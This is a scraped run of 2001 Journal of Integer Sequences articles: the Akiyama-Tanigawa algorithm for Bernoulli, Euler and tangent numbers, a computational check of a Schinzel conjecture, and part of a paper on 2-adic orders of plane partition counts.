
$$\frac{(e^x - 1)^m}{m!} = \sum_{n=m}^{\infty} \left\{ {n \atop m} \right\} \frac{x^n}{n!}.$$

Suppose the initial sequence is $a_{0,m} = 1/(m+1)$. Then the Akiyama and Tanigawa algorithm is the following. Begin with the 0-th row 1, 1/2, 1/3, 1/4, 1/5, 1/6, $\cdots$ The recursive rule gives the first row $1\cdot(1-1/2)$, $2\cdot(1/2-1/3)$, $3\cdot(1/3-1/4)$, $4\cdot(1/4-1/5)$, $\cdots$ which is 1/2, 1/3, 1/4, 1/5, $\cdots$. The 2nd row is given by $1\cdot(1/2-1/3)$, $2\cdot(1/3-1/4)$, $3\cdot(1/4-1/5)$, $\cdots$, etc. The Akiyama-Tanigawa matrix $a_{n,m}$ is then

1	1/2	1/3	1/4	1/5	1/6	1/7	1/8	1/9	1/10	1/11	...
1/2	1/3	1/4	1/5	1/6	1/7	1/8	1/9	1/10	1/11	...	
1/6	1/6	3/20	2/15	5/42	3/28	7/72	4/45	9/110	...		
0	1/30	1/20	2/35	5/84	5/84	7/120	28/495	...			
−1/30	−1/30	−3/140	−1/1050		1/140	49/3960	..				
0	−1/42	−1/28	−4/105	−1/28	−29/924	.					
1/42	1/42	1/140	−1/105	−5/231	...						
0	1/30	1/20	8/165	...							
−1/30	−1/30	1/220	...								
0	−5/66	...									
5/66	...										
...											

M. Kaneko [4] gave a direct proof that the leading element $a_{n,0}$ in the above array is $B_n(1)$, where the Bernoulli polynomials $B_n(x)$ are defined by

$$\frac{te^{xt}}{e^t-1} = \sum_{n=0}^{\infty} \frac{B_n(x)t^n}{n!}.$$

Note that Bernoulli numbers B_n can be defined as $B_n(0)$.

In the sequel we denote the above algorithm as the A-algorithm. Let us change the recursive step in the A-algorithm to

$$a_{n,m} = m\cdot a_{n-1,m} - (m+1)\cdot a_{n-1,m+1} \qquad (n\geq 1, m\geq 0).$$

Proposition 2. *Given an initial sequence $a_{0,m}$ $(m = 0,1,2,\cdots)$, define the sequences $a_{n,m}$ $(n\geq 1)$ recursively by*

$$a_{n,m} = m\cdot a_{n-1,m} - (m+1)\cdot a_{n-1,m+1}, \qquad (n\geq 1, m\geq 0). \tag{2}$$

Then

$$a_{n,0} = \sum_{m=0}^{n} (-1)^m m! \left\{ {n \atop m} \right\} a_{0,m}. \tag{3}$$

We call the algorithm in Proposition 2 the B-algorithm. If we again start with the initial sequence $a_{0,m} = 1/(m+1)$, then (cf. Eq. (6.99) or p. 560 of [2])

$$a_{n,0} = \sum_{m=0}^{n} \frac{(-1)^m m! \left\{ {n \atop m} \right\}}{m+1} = B_n = B_n(0).$$

In fact, we have the following theorem:

Theorem 1. *Suppose the initial sequence* $a_{0,m}$ $(m = 0, 1, 2, \cdots)$ *has the ordinary generating function*

$$A(x) = \sum_{m=0}^{\infty} a_{0,m} x^m.$$

Then the leading elements $a_{n,0}$ $(n = 0, 1, 2, \dots)$ *have exponential generating function*

$$B(x) = \sum_{n=0}^{\infty} a_{n,0} \frac{x^n}{n!}$$

given by $e^x A(1 - e^x)$ *for the A-algorithm and* $A(1 - e^x)$ *for the B-algorithm.*

Consider now the initial sequence $a_{0,m} = 1/2^m$ in the A-algorithm and B-algorithm, respectively. We obtain the leading elements $a_{n,0}$ as $E_n(1)$ and $E_n(0)$, respectively, where the Euler polynomials $E_n(x)$ are defined by

$$\frac{2e^{xt}}{e^t + 1} = \sum_{n=0}^{\infty} \frac{E_n(x) t^n}{n!}.$$

Note that the Euler numbers E_n can be defined as $2^n E_n(1/2)$. Alternatively we may define the Euler numbers by

$$\sec x = \sum_{n=0}^{\infty} \frac{(-1)^n E_{2n}}{(2n)!} x^{2n}.$$

They are closely related to the tangent numbers T_n (cf. [3]), which are defined by

$$\tan x = \sum_{n=0}^{\infty} \frac{(-1)^{n+1} T_{2n+1}}{(2n+1)!} x^{2n+1}, \qquad T_0 = 1.$$

Moreover, if we take the initial sequence to be

$$a_{0,m} = (-1)^{[m/4]} \cdot 2^{-[m/2]} \cdot (1 - \delta_{4,m+1}), \qquad \text{where } \delta_{4,i} = \begin{cases} 1, & \text{if } \ 4|i, \\ 0, & \text{otherwise.} \end{cases}$$

in the A-algorithm and B-algorithm, respectively, the leading elements $a_{n,0}$ become E_n and T_n, respectively. We now give the proof of the above statements.

2. Proof of Proposition 2 and Theorem 1

To prove Proposition 2, we use a similar trick to that used in the proof of Proposition 2 in [4]. Put

$$g_n(t) = \sum_{m=0}^{\infty} a_{n,m} t^m.$$

By the recursion Eq.(2) we have for $n \geq 1$

$$\begin{aligned} g_n(t) &= \sum_{m=0}^{\infty}(m \cdot a_{n-1,m} - (m+1) \cdot a_{n-1,m+1})t^m \\ &= \sum_{m=0}^{\infty}(m+1)a_{n-1,m+1}t^{m+1} - \sum_{m=0}^{\infty}(m+1)a_{n-1,m+1}t^m \\ &= (t-1)\sum_{m=0}^{\infty}(m+1)a_{n-1,m+1}t^m \\ &= (t-1)\frac{d}{dt}g_{n-1}(t) \;=\; \left((t-1)\frac{d}{dt}\right)^n g_0(t). \end{aligned}$$

Using the recursion for the Stirling numbers of second kind

$$\left\{ {n+1 \atop m+1} \right\} = (m+1)\left\{ {n \atop m+1} \right\} + \left\{ {n \atop m} \right\},$$

and mathematical induction on n, we have (ref. p. 310 in [2])

$$\left((t-1)\frac{d}{dt}\right)^n = \sum_{m=0}^{n}\left\{ {n \atop m} \right\}(t-1)^m \left(\frac{d}{dt}\right)^m.$$

Therefore

$$g_n(t) = \sum_{m=0}^{n}\left\{ {n \atop m} \right\}(t-1)^m \left(\frac{d}{dt}\right)^m g_0(t).$$

Setting $t = 0$ we get the assertion of Proposition 2

$$a_{n,0} = \sum_{m=0}^{n}\left\{ {n \atop m} \right\}(-1)^m m! a_{0,m}. \quad \square$$

Now we give the proof of Theorem 1. In the A-algorithm we use the identity which appeared in Eq. (3) of [4]:

$$\frac{e^x(e^x-1)^m}{m!} = \sum_{n=m}^{\infty}\left\{ {n+1 \atop m+1} \right\}\frac{x^n}{n!},$$

and Eq.(1). Then the exponential generating function for the leading elements $a_{n,0}$ is

$$\begin{aligned} B(x) = \sum_{n=0}^{\infty} a_{n,0}\frac{x^n}{n!} &= \sum_{n=0}^{\infty}\left(\sum_{m=0}^{n}(-1)^m m!\left\{ {n+1 \atop m+1} \right\}a_{0,m}\right)\frac{x^n}{n!} \\ &= \sum_{m=0}^{\infty}(-1)^m m! a_{0,m}\sum_{n=m}^{\infty}\left\{ {n+1 \atop m+1} \right\}\frac{x^n}{n!} \\ &= \sum_{m=0}^{\infty}(-1)^m m! a_{0,m}\frac{e^x(e^x-1)^m}{m!} \\ &= e^x\sum_{m=0}^{\infty}(1-e^x)^m a_{0,m} \;=\; e^x A(1-e^x). \end{aligned}$$

Next we treat the B-algorithm case. Using Eq.(3) we have

$$\begin{aligned} B(x) = \sum_{n=0}^{\infty} a_{n,0}\frac{x^n}{n!} &= \sum_{n=0}^{\infty}\left(\sum_{m=0}^{n}(-1)^m m!\left\{{n \atop m}\right\}a_{0,m}\right)\frac{x^n}{n!} \\ &= \sum_{m=0}^{\infty}(-1)^m m! a_{0,m}\sum_{n=m}^{\infty}\left\{{n \atop m}\right\}\frac{x^n}{n!} \\ &= \sum_{m=0}^{\infty}(-1)^m m! a_{0,m}\frac{(e^x-1)^m}{m!} \\ &= \sum_{m=0}^{\infty}(1-e^x)^m a_{0,m} \;=\; A(1-e^x). \end{aligned}$$

This completes the proof of Theorem 1. □

3. Euler numbers and Tangent numbers

Theorem 2. *Set $a_{0,m} = 1/2^m$ for $m \geq 0$ in the A-algorithm and B-algorithm. Then the leading elements $a_{n,0}$ for $n \geq 0$ are given by $E_n(1)$ and $E_n(0)$, respectively.*

Proof. In the B-algorithm,

$$\begin{aligned} A(1-e^x) &= \sum_{m=0}^{\infty}(1-e^x)^m a_{0,m} \\ &= \sum_{m=0}^{\infty}\left(\frac{1-e^x}{2}\right)^m \;=\; \frac{2}{e^x+1}. \end{aligned}$$

The exponential generating functions for $E_n(0)$ and $E_n(1)$ are $2/(e^x+1)$ and $2e^x/(e^x+1)$, respectively. Using Theorem 1 completes the proof. □

Theorem 3. *Set*

$$a_{0,m} = (-1)^{[m/4]}\cdot 2^{-[m/2]}\cdot(1-\delta_{4,m+1}), \qquad \textit{where } \delta_{4,i} = \begin{cases} 1, & \textit{if} \quad 4|i, \\ 0, & \textit{otherwise,} \end{cases}$$

in the A-algorithm and B-algorithm. Then the leading elements $a_{n,0}$ are E_n and T_n, respectively.

Proof. The exponential generating functions for E_n and T_n are $2e^x/(e^{2x}+1)$ and $2/(e^{2x}+1)$, respectively. From the results of Theorem 1, we only need to prove that $A(1-e^x) = 2/(e^{2x}+1)$ in the B-algorithm. We have

$$\begin{aligned} A(1-e^x) &= \sum_{m=0}^{\infty}(1-e^x)^m a_{0,m} \\ &= \sum_{k=0}^{\infty}\frac{(-1)^k(1-e^x)^{4k}}{2^{2k}} + \sum_{k=0}^{\infty}\frac{(-1)^k(1-e^x)^{4k+1}}{2^{2k}} + \sum_{k=0}^{\infty}\frac{(-1)^k(1-e^x)^{4k+2}}{2^{2k+1}}. \end{aligned}$$

∎

Let

$$D(x) = \sum_{k=0}^{\infty} \frac{(-1)^k (1-e^x)^{4k}}{2^{2k}} = \frac{4}{(e^{2x}-4e^x+5)(e^{2x}+1)}.$$

Then

$$\begin{aligned} A(1-e^x) &= D(x) + (1-e^x)D(x) + \frac{(1-e^x)^2}{2} D(x) \\ &= D(x) \cdot (1+1-e^x + \frac{1-2e^x+e^{2x}}{2}) \\ &= \frac{4}{(e^{2x}-4e^x+5)(e^{2x}+1)} \cdot \frac{e^{2x}-4e^x+5}{2} \;=\; \frac{2}{e^{2x}+1}. \end{aligned}$$

This completes the proof. □

The following is the matrix generated by Theorem 3 for the Euler numbers E_n:

1 1 1/2 0 -1/4 -1/4 -1/8 0 1/16 1/16 1/32 ...
0 1 3/2 1 0 -3/4 -7/8 -1/2 0 5/16 ...
-1 -1 3/2 4 15/4 3/4 -21/8 -4 -45/16 ...
0 -5 -15/2 1 15 81/4 77/8 -19/2 ...
5 5 -51/2 -56 -105/4 255/4 1071/8 ...
0 61 183/2 -119 -450 -1683/4 ...
-61 -61 1263/2 1324 -585/4 ...
0 -1385 -4155/2 3881 ...
1385 1385 -47751/2
0 50521 ...
-50521 ...
...

The following is the matrix generated by Theorem 3 for the tangent numbers T_n:

1 1 1/2 0 -1/4 -1/4 -1/8 0 1/16 1/16 1/32 0 ...
-1 0 1 1 1/4 -1/2 -3/4 -1/2 -1/16 1/4 5/16 ...
0 -2 -1 2 7/2 2 -1 -3 -11/4 -7/8 ...
2 0 -8 -8 4 16 15 1 -113/8 ...
0 16 8 -40 -64 -10 83 120 ...
-16 0 136 136 -206 -548 -342 ...
0 -272 -136 1232 1916 -688 ...
272 0 -3968 -3968 11104 ...
0 7936 3968 -56320 ...
-7936 0 176896 ...
0 -353792 ...
353792 ...
...

Using Eq.(1) and Eq.(3) in Theorem 2 and 3, we can give closed formulae for $E_n(0)$, $E_n(1)$, E_n, and T_n.

Corollary.

$$E_n(0) = \sum_{m=0}^{n} \frac{(-1)^m m! \left\{ {n \atop m} \right\}}{2^m}, \qquad E_n = \sum_{m=0}^{n} (-1)^m m! \left\{ {n+1 \atop m+1} \right\} a_{0,m},$$

$$E_n(1) = \sum_{m=0}^{n} \frac{(-1)^m m! \left\{ {n+1 \atop m+1} \right\}}{2^m}, \qquad T_n = \sum_{m=0}^{n} (-1)^m m! \left\{ {n \atop m} \right\} a_{0,m},$$

where $\{a_{0,m}\}_{m=0}^{\infty}$ *is the initial sequence in Theorem 3.*

Remark. A referee mentions that the B-algorithm may well yield other notable sequences. For instance, the Bell numbers can be obtained from the initial sequence $(-1)^n/n!$, since their exponential generating function is

$$B(x) = A(1 - e^x) = \sum_{m=0}^{\infty} \frac{(e^x - 1)^m}{m!} = e^{e^x - 1}.$$

Acknowledgements. I would like to thank the referee for some useful comments and suggestions.

References

1. M. Abramowitz and I. A. Stegun, *Handbook of mathematical functions with formulas, graphs, and mathematical tables*, Dover Publications, Inc., New York, 1972.
2. R. Graham, D. Knuth, and O. Patashnik, *Concrete Mathematics*, Addison-Wesley, 1989.
3. R. M. Grassl, *Euler numbers and skew-hooks*, Math. Mag. **66** (1993), no. 3, 181–188.
4. M. Kaneko, *The Akiyama-Tanigawa algorithm for Bernoulli numbers*, Article 00.2.9, Journal of Integer Sequences **3** (2000), 1–6.

(Mentions sequences A000110, A000182, A000364, A027641, A027642.)

Received April 12, 2001; revised version received May 15, 2001. Published in Journal of Integer Sequences, July 13, 2001.

Journal of Integer Sequences, Vol. 4
(2001), Article 01.1.7

A sequence related to a conjecture of Schinzel

Matthew M. Conroy
5212 Ravenna Avenue NE, Apt. #8
Seattle, WA 98105, USA
Email: doctormatt@earthlink.net

Abstract: It would follow from a conjecture of Schinzel that all positive integers are representable as (p+1)/(q+1) with q and p prime. This conjecture is verified to 10^9, and various results of the calculation are given.

A consequence of an unproved conjecture of Schinzel[1] is that every positive integer n can be represented as n=(p+1)/(q+1), with p and q prime. For n a positive integer, define the function q(n) to be the smallest prime q such that n(q+1)-1 is prime. In other words, let q(n) be the smallest prime q so that n has a representation n=(p+1)/(q+1) with p prime. The sequence q(n) begins 2,2,3,2,3,2,5,2,5,2,3,3,7 (sequence A060324 in [2]; the values of p form sequence A062251). I have verified that q(n) exists for all $n < 10^9$.

Generally, q(n) is quite a small prime. For example, letting v(x,q) = #{ n <= x : q=q(n) }, we have, for q <= 31:

q	$v(10^3, q)$	$v(10^4, q)$	$v(10^5, q)$	$v(10^6, q)$	$v(10^7,q)$	$v(10^8,q)$
2	222	1634	13026	108476	929119	8126474
3	223	1796	14962	128051	1117099	9903208
5	236	2085	18339	162796	1456211	13149129
7	93	971	9276	86491	800838	7418842
11	102	1095	11324	109516	1041573	9838207
13	35	524	6045	62243	617983	6044694

17	31	522	6204	66859	685210	6830034
19	13	261	3349	38962	420793	4369435
23	20	316	4097	46593	501096	5181342
29	12	261	3839	46723	520540	5518907
31	2	67	1039	14343	176355	1986081

Notice that, for a fixed x, v(x,q) to some extent reflects the number of prime factors of q+1. This makes sense, since the more prime factors q+1 has, the more likely it is that $(q+1)^n - 1$ is prime.

The following table gives the maximal values for q(n) (that is, values of n for which q(n') < q(n) for every n' < n).

n	q(n)	(log q(n))/(log n)	(log q(n))/(log log n)
1	2	-	-
3	3	1.	11.681421
7	5	0.827087	2.417554
13	7	0.758654	2.065856
31	13	0.746930	2.079033
51	19	0.748873	2.150632
101	23	0.679396	2.050230
146	41	0.745158	2.31209
311	71	0.742654	2.439409
1332	109	0.65208	2.377403
2213	179	0.673502	2.540976
6089	239	0.62845	2.529593
10382	269	0.604976	2.515168
11333	347	0.62657	2.618528
32003	353	0.56552	2.507828
83633	443	0.537627	2.509889
143822	503	0.52378	2.513829
176192	509	0.51596	2.501489
246314	617	0.517535	2.550711
386237	641	0.502404	2.530107
450644	701	0.503325	2.553224

1198748	773	0.475129	2.520164
2302457	881	0.462887	2.526093
5513867	971	0.443112	2.508225
9108629	977	0.429616	2.481671
11814707	1013	0.424976	2.480318
16881479	1019	0.416217	2.463297
18786623	1103	0.418290	2.485805
24911213	1109	0.411678	2.473069
28836722	1223	0.413867	2.500039
34257764	1559	0.423749	2.576361
196457309	1607	0.386581	2.502859
238192517	1709	0.385910	2.515164
482483669	1889	0.377295	2.518416
750301568	2063	0.373455	2.529388

This table is complete for n < 10^9 (the first two colums are sequences A060424 and A062252; the corresponding values of p give A062256). The fact that the maximal values of q(n) are so small (apparently less than log n to a fixed power) is supportive of the conjecture that it is always defined. Indeed, on average q(n) was found to be quite a bit smaller. Let Q(x) be the sum of q(n) for all n <= x. We have the following table:

x	Q(x)	Q(x)/(x log x log log x)
10^2	427	0.607145
10^3	6680	0.500366
10^4	101494	0.496304
10^5	1354578	0.481517
10^6	17189068	0.473833
10^7	210240001	0.469208
10^8	2501065886	0.466024
10^9	29118770352	0.463545

A heuristic argument can be given to explain the behavior seen in this table. We can think of q(n) as representing the k-th prime, where k is the number of primes p_i (p_1=2, p_2=3, etc.) that need to be run through before $n(p_i+1)-1$ is prime. Assuming the p_i are small compared to n, the probability of $n(p_i+1)-$

1 being prime is about 1/log n. Hence we expect to need to run through about log n primes. Since the log of the n-th prime is roughly log n log log n, we can expect q(n) to be about log n log log n on average.

Finally, let s(x) be the number of n <= x for which q(n) = q(n-1). We have the following table:

x	s(x)	(log(s(x)/x))/(log log x)	(s(x) log x)/ x
10^5	6881	-1.095330	0.792204
10^6	60547	-1.067996	0.836488
10^7	539273	-1.050424	0.869205
10^8	4874595	-1.036952	0.897934

The two right-hand columns both indicate the same thing: that s(x) appears to be approximately x/log x.

References

1. A. Schinzel and W. Sierpinski, Sur certaines hypothèses concernant les nombres premiers, *Acta Arithmetica* **4** (1958), 185-208

2. N. J. A. Sloane, The On-Line Encyclopedia of Integer Sequences. Published electronically at www.research.att.com/~njas/sequences/.

(Concerned with sequences A060324, A060424, A062251, A062252, A062256 .)

Received March 29, 2001; published in Journal of Integer Sequences July 5, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4
(2001), Article 01.1.8

On Powers of 2 Dividing the Values of Certain Plane Partition Functions

Darrin D. Frey and James A. Sellers[1]

**Department of Science and Mathematics
Cedarville University
Cedarville, OH 45314**

[1]Current address: Department of Mathematics, Eberly College of Science, The Pennsylvania State University, University Park, PA 16802

Email addresses: freyd@cedarville.edu and sellersj@cedarville.edu

Abstract: We consider two families of plane partitions: totally symmetric self-complementary plane partitions (TSSCPPs) and cyclically symmetric transpose complement plane partitions (CSTCPPs). If $T(n)$ and $C(n)$ are the numbers of such plane partitions in a $2n \times 2n \times 2n$ box, then

$$ord_2(T(n)) = ord_2(C(n))$$

for all $n >= 1$. We also discuss various consequences, along with other results on $ord_2(T(n))$.

Full version: pdf, dvi, ps latex

(Concerned with sequences A001045 A005130 A051255 .)

Received May 18, 2001; published in Journal of Integer Sequences, July 19, 2001.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 4 (2001),
Article 01.1.8

On Powers of 2 Dividing the Values of Certain Plane Partition Functions

Darrin D. Frey and James A. Sellers[1]

Department of Science and Mathematics
Cedarville University
Cedarville, OH 45314

Email addresses: freyd@cedarville.edu and sellersj@cedarville.edu

Abstract

We consider two families of plane partitions: totally symmetric self-complementary plane partitions (TSSCPPs) and cyclically symmetric transpose complement plane partitions (CSTCPPs). If $T(n)$ and $C(n)$ are the numbers of such plane partitions in a $2n \times 2n \times 2n$ box, then

$$ord_2(T(n)) = ord_2(C(n))$$

for all $n \geq 1$. We also discuss various consequences, along with other results on $ord_2(T(n))$.

2000 *Mathematics Subject Classification*: 05A10, 05A17, 11P83

Keywords: alternating sign matrices, totally symmetric self-complementary plane partitions, TSSCPP, cyclically symmetric transpose complement plane partitions, CSTCPP, Jacobsthal numbers

1 Introduction

In his book "Proofs and Confirmations," David Bressoud [2] discusses the rich history of the Alternating Sign Matrix conjecture and its proof. One of the themes of the book is the connection between alternating sign matrices and various families of plane partitions. (Reference [3] gives a synopsis of this work.)

Pages 197–199 of [2] list ten families of plane partitions which have been extensively studied. The last family in this list is the set of totally symmetric self–complementary plane partitions (TSSCPPs) which fit in a $2n \times 2n \times 2n$ box. In 1994, Andrews [1] proved that the number of such partitions is given by

$$T(n) = \prod_{j=0}^{n-1} \frac{(3j+1)!}{(n+j)!}. \tag{1}$$

[1]Current address: Department of Mathematics, Eberly College of Science, The Pennsylvania State University, University Park, PA 16802

(This formula also gives the number of $n \times n$ alternating sign matrices. See [9]. The values $T(n)$ can be found as sequence A005130 in [8].)

Another family mentioned by Bressoud is the set of cyclically symmetric transpose complement plane partitions (CSTCPPs). We will let $C(n)$ denote the number of such partitions that fit in a $2n \times 2n \times 2n$ box. (The values $C(n)$ make up sequence A051255 in [8].) In 1983, Mills, Robbins, and Rumsey [7] proved that

$$\begin{aligned} C(n) &= \prod_{j=0}^{n-1} \frac{(3j+1)(6i)!(2i)!}{(4i+1)!(4i)!} \\ &= \prod_{j=0}^{n-1} \frac{(3j+1)!(6i)!(2i)!}{(3j)!(4i+1)!(4i)!}. \end{aligned} \tag{2}$$

The goal of this note is to consider arithmetic properties of, and relationships between, the two functions $T(n)$ and $C(n)$. In particular, we will prove that, for all $n \geq 1$,

$$ord_2(T(n)) = ord_2(C(n))$$

where $ord_2(m)$ is the highest power of 2 dividing m. This is the gist of Section 2 below. Using this fact and additional tools developed in Section 3, we will prove the following congruences:

1. For all $n \geq 0$,
$$T(n) \equiv C(n) \pmod 4.$$
2. For all $n \geq 0$, n not a Jacobsthal number,
$$T(n) \equiv C(n) \pmod{16}.$$

(The Jacobsthal numbers $\{J_n\}_{n=0}^{\infty}$ are the numbers satisfying $J_0 = J_1 = 1$ and $J_{n+2} = J_{n+1} + 2J_n$ for $n \geq 0$. The values J_n make up sequence A001045 in [8].)

Indeed, if we ignore those values of n which are Jacobsthal numbers, we will prove that, for fixed $k \geq 1$,

$$T(n) \equiv C(n) \pmod{2^k}$$

for all but a finite set of values of n. Moreover, the values of n for which this congruence does not hold must satisfy $n \leq J_{2k+1}$. This extends earlier work of the authors [4].

The above results imply some interesting arithmetic properties of $C'(n)$, the number of CSTCPPs in a $2n \times 2n \times 2n$ box which are not TSSCPPs. In particular, we have

$$C'(n) \equiv 0 \pmod 4$$

for all $n \geq 0$. Moreover, we have, for fixed $k \geq 1$,

$$C'(n) \equiv 0 \pmod{2^k}$$

for all but finitely many non-Jacobsthal numbers. There does not appear to be any obvious reason why this property should hold, nor why $C'(n)$ behaves differently when n is a Jacobsthal number.

2 The 2-adic Relationship Between $C(n)$ and $T(n)$

Throughout this note, we make use of the following lemma:

Lemma 2.1. *For any prime p and positive integer N,*

$$ord_p(N!) = \sum_{k\geq 1} \left\lfloor \frac{N}{p^k} \right\rfloor.$$

Proof. For a proof, see [6, Theorem 2.29]. □

The goal of this section is to prove the following theorem:

Theorem 2.2. *For all $n \geq 1$,*

$$ord_2(C(n)) = ord_2(T(n)).$$

Proof. The proof simply involves a manipulation of various sums using Lemma 2.1. Given (2), we have

$$\begin{aligned}
ord_2(C(n)) &= \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\lfloor \frac{3j+1}{2^k}\right\rfloor + \left\lfloor \frac{6j}{2^k}\right\rfloor - \left\lfloor \frac{3j}{2^k}\right\rfloor + \left\lfloor \frac{2j}{2^k}\right\rfloor - \left\lfloor \frac{4j}{2^k}\right\rfloor - \left\lfloor \frac{4j+1}{2^k}\right\rfloor \\
&= \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\lfloor \frac{3j+1}{2^k}\right\rfloor + \left(\left\lfloor \frac{3j}{2^{k-1}}\right\rfloor - \left\lfloor \frac{3j}{2^k}\right\rfloor\right) + \left\lfloor \frac{2j}{2^k}\right\rfloor - 2\left\lfloor \frac{4j}{2^k}\right\rfloor \\
&= \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\{\left\lfloor \frac{3j+1}{2^k}\right\rfloor - \left(2\left\lfloor \frac{2j}{2^{k-1}}\right\rfloor - \left\lfloor \frac{j}{2^{k-1}}\right\rfloor\right)\right\} + \sum_{j=0}^{n-1} 3j \\
&= \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\{\left\lfloor \frac{3j+1}{2^k}\right\rfloor - \left(2\left\lfloor \frac{2j}{2^k}\right\rfloor - \left\lfloor \frac{j}{2^k}\right\rfloor + 2(2j) - j\right)\right\} + \sum_{j=0}^{n-1} 3j \\
&= \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\{\left\lfloor \frac{3j+1}{2^k}\right\rfloor - \left(2\left\lfloor \frac{2j}{2^k}\right\rfloor - \left\lfloor \frac{j}{2^k}\right\rfloor\right)\right\} + \sum_{j=0}^{n-1}(3j - 4j + j) \\
&= \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\{\left\lfloor \frac{3j+1}{2^k}\right\rfloor - \left(\left\lfloor \frac{2j}{2^k}\right\rfloor + \left\lfloor \frac{2j+1}{2^k}\right\rfloor - \left\lfloor \frac{j}{2^k}\right\rfloor\right)\right\} \\
&= \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\lfloor \frac{3j+1}{2^k}\right\rfloor - \sum_{j=0}^{2n-1}\sum_{k\geq 1}\left\lfloor \frac{j}{2^k}\right\rfloor + \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\lfloor \frac{j}{2^k}\right\rfloor \\
&= \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\lfloor \frac{3j+1}{2^k}\right\rfloor - \sum_{j=n}^{2n-1}\sum_{k\geq 1}\left\lfloor \frac{j}{2^k}\right\rfloor \\
&= \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\lfloor \frac{3j+1}{2^k}\right\rfloor - \sum_{j=0}^{n-1}\sum_{k\geq 1}\left\lfloor \frac{n+j}{2^k}\right\rfloor \\
&= ord_2(T(n))
\end{aligned}$$

again using Lemma 2.1 and (1).

□

3 A Finiteness Result

In this section, we show that there is an upper bound on the values of n for which $ord_2(T(n)) = k$ for any positive integer k. To do this, we use insight obtained from our work in [4]. In that paper, we studied the

functions

$$N_k^{\#}(n) = \sum_{j=0}^{n-1} \left\lfloor \frac{3j+1}{2^k} \right\rfloor \text{ and } D_k^{\#}(n) = \sum_{j=0}^{n-1} \left\lfloor \frac{n+j}{2^k} \right\rfloor$$

which implicitly appear in

the second-to-last line of the string of equalities in the proof of Theorem 2.2.

Definition 3.1. *We define the function* $c_k(n) := N_k^{\#}(n) - D_k^{\#}(n)$ *for any positive integer* n, *so that* $ord_2(T(n)) = \sum_{k\geq 1} c_k(n)$.

Theorem 3.2. *Suppose* $0 \leq \rho_k < 2^k$. *Then*

$$c_k(\rho_k) = \begin{cases} 0 & \text{if } 0 \leq \rho_k \leq J_{k-1} \\ \rho_k - J_{k-1} & \text{if } J_{k-1} < \rho_k \leq 2^{k-1} \\ J_k - \rho_k & \text{if } 2^{k-1} \leq \rho_k < J_k \\ 0 & \text{if } J_k \leq \rho_k < 2^k. \end{cases}$$

Moreover,

$$c_k(n + 2^k) = c_k(n) \text{ for all } n, k \text{ in } \mathbb{N}.$$

Furthermore, if $n = 2^k q_k + \rho_k$, *then*

$$c_k(n) = c_k(2^k(q_k + 1) - \rho_k).$$

Proof. This follows from Lemmas 5.1 through 5.4 of [4] for n which are not Jacobsthal numbers (though in the case of Lemmas 5.2 and 5.3 of [4] one has to look inside the proof to get this stronger result), and Theorem 4.1 of [4] for n which are Jacobsthal numbers. □

Since the submission of this article, the authors have found a simpler proof of Theorem 3.2, which will appear in [5]. It is clear from Theorem 3.2 that the values of the function c_k increase in increments of 1 beginning at J_{k-1}, reach a peak at 2^{k-1}, and then decrease in increments of 1 between 2^{k-1} and J_k. Propositions 3.3 and 3.4 show us that when the parities of i and j are the same, the ascents for c_i and c_j "line up" in such a way that if say $j > i$, c_i is beginning one of its ascents at the same point that c_j is beginning an ascent, so that there is an interval where the two agree. Of course c_i will reach its peak first, so beyond that point, the two will fail to agree for some time. However, given the periodic nature of these functions, they will realign at some later point. See the table in the Appendix for a demonstration of this phenomenon.

We use this insight to achieve a lower bound for $ord_2(T(n))$ when n is between two Jacobsthal numbers.

Proposition 3.3. *For* $0 \leq i \leq \left\lceil \frac{k}{2} - 1 \right\rceil$,

$$J_k = J_{k-2i} + J_{2i-1} \cdot 2^{k-2i+1}.$$

Proof. Recall from [4] that, for all $m \geq 0$, $J_m = \frac{2^{m+1} + (-1)^m}{3}$. Then

$$\begin{aligned} J_{k-2i} + J_{2i-1} \cdot 2^{k-2i+1} &= \frac{2^{k-2i+1} + (-1)^{k-2i} + 2^{2i} \cdot 2^{k-2i+1} + (-1)^{2i-1} 2^{k-2i+1}}{3} \\ &= \frac{2^{k+1} + (-1)^k}{3} \text{ upon simplification} \\ &= J_k. \end{aligned}$$

□

Proposition 3.3 allows us to show that, for a given n, the functions c_k are equal to each other for several values of k.

Proposition 3.4. *Suppose* $J_k \leq n \leq 2^k$, *say* $n = J_k + r$ *where* $r \geq 0$. *If* $0 \leq i \leq \left\lceil \frac{k}{2} - 1 \right\rceil$ *and* $0 \leq r \leq J_{k-1-2i}$,

then

$$c_{k+1-2i}(n) = r.$$

Proof. This follows from Theorem 3.2 and Proposition 3.3. □

A symmetric result is true when $2^k \leq n \leq J_{k+1}$.

Corollary 3.5. *Suppose* $2^k \leq n \leq J_{k+1}$, *say* $n = J_{k+1} - r$ *where* $r \geq 0$.

If $0 \leq i \leq \left\lceil \frac{k}{2} - 1 \right\rceil$ *and* $0 \leq r \leq J_{k-1-2i}$, *then*

$$c_{k+1-2i}(n) = r.$$

Proof. This result follows directly from the fact stated in Theorem 3.2 which says that, if $n = 2^k q_k + \rho_k$, then

$$c_k(n) = c_k(2^k(q_k + 1) - \rho_k).$$

In our case, we replace k by $k+1$ and note that $q_{k+1} = 0$, so we have

$$\begin{aligned} c_{k+1}(n) &= c_{k+1}(J_{k+1} - r) \\ &= c_{k+1}(2^{k+1} - (J_{k+1} - r)) \\ &= c_{k+1}(J_k + r) \text{ using [4, Lemma 3.2]} \\ &= r \text{ by Proposition 3.4.} \end{aligned}$$

□

Theorem 3.6. *Let* $i, k \in \mathbb{N}$ *such that* $0 \leq i \leq \left\lceil \frac{k}{2} - 1 \right\rceil$ *and* $k - i$ *odd. If* $(J_i + 1) \leq r \leq 2^k - (J_i + 1)$, *then*

$$ord_2(T(J_k + r)) \geq (J_i + 1)\left(\frac{k - i - 1}{2}\right).$$

